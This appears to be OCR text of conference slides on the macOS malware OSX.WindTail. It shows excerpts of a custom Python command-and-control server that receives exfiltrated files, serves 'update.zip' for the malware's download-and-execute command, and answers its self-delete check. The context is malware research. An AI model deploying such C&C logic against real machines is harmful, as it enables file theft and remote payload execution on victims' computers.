
OSX.WINDTAIL

custom C&C server: file exfiltration

```
01  from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
02
03  def run(server_class=HTTPServer, handler_class=Handler):
04    httpd = server_class(('', 80), handler_class)
05    httpd.serve_forever()
06
07  class Handler(BaseHTTPRequestHandler):
08
09    def do_POST(self):
10      boundary = self.headers.plisttext.split("=")[1]
11      remainbytes = int(self.headers['content-length'])
12
13      fn = re.findall(r'.*name="vast"; filename="(.*)"', line)
14      fn = os.path.join('/tmp/exfil', fn[0])
15
16      out = open(fn, 'wb')
17      out.write(self.rfile.readline())
```

c&c logic: file exfil


windtail — Python — 130×36
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...


exfil
Name

OSX.WINDTAIL


custom C&C server: download & execute


```
01  def do_GET(self):
02
03    #request for file name
04    if 'runs=tup' in self.path:
05      self.wfile.write('update.zip')
06
07    #request for file contents
08    elif 'update.zip' in self.path:
09      with open('update.zip', mode='rb') as file:
10        self.wfile.write(file.read())
```

1. request: file name
   (we pass back "update.zip")

2. request: file contents

c&c logic: download & execute




Mac OS X
Terminal Shell Edit View Window Help
Mon 6:54 PM
Library
Search
Library
Library
Name
Date Modified
Size
Kind
Family Sep 25, 2017 at 9:01 PM -- Folder
Favorites Sep 24, 2017 at 8:36 AM -- Folder
FileProvider Jan 16, 2019 at 7:31 PM -- Folder
Final_Presentation Today at 12:53 PM 675 KB Application
FontCollections Sep 24, 2017 at 8:36 AM -- Folder
Fonts Jul 8, 2019 at 3:22 PM -- Folder
Group Containers Jan 16, 2019 at 6:26 PM -- Folder
HomeKit May 14, 2019 at 9:18 PM -- Folder
IdentityServices Jul 7, 2019 at 11:54 AM -- Folder
iMovie Sep 24, 2017 at 8:36 AM -- Folder
Input Methods Sep 24, 2017 at 8:36 AM -- Folder
Internet Plug-Ins Sep 24, 2017 at 8:36 AM -- Folder
Keyboard Today at 6:47 PM -- Folder
Keyboard Layouts Sep 24, 2017 at 8:36 AM -- Folder
KeyboardServices Jan 16, 2019 at 10:26 AM -- Folder
Keychains Today at 4:22 AM -- Folder
LanguageModeling Jul 7, 2019 at 11:56 AM -- Folder
windtail — Python — 159×20
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...


OSX.WINDTAIL

custom C&C server: self-delete

```
01  def do_GET(self):
02
03    #request for self-delete
04    if 'xnvk' in self.path:
05      self.wfile.write("1")
```

1 request: self-delete? ('xnvk')
(respond with: "1")


c&c logic: self-delete



"1"

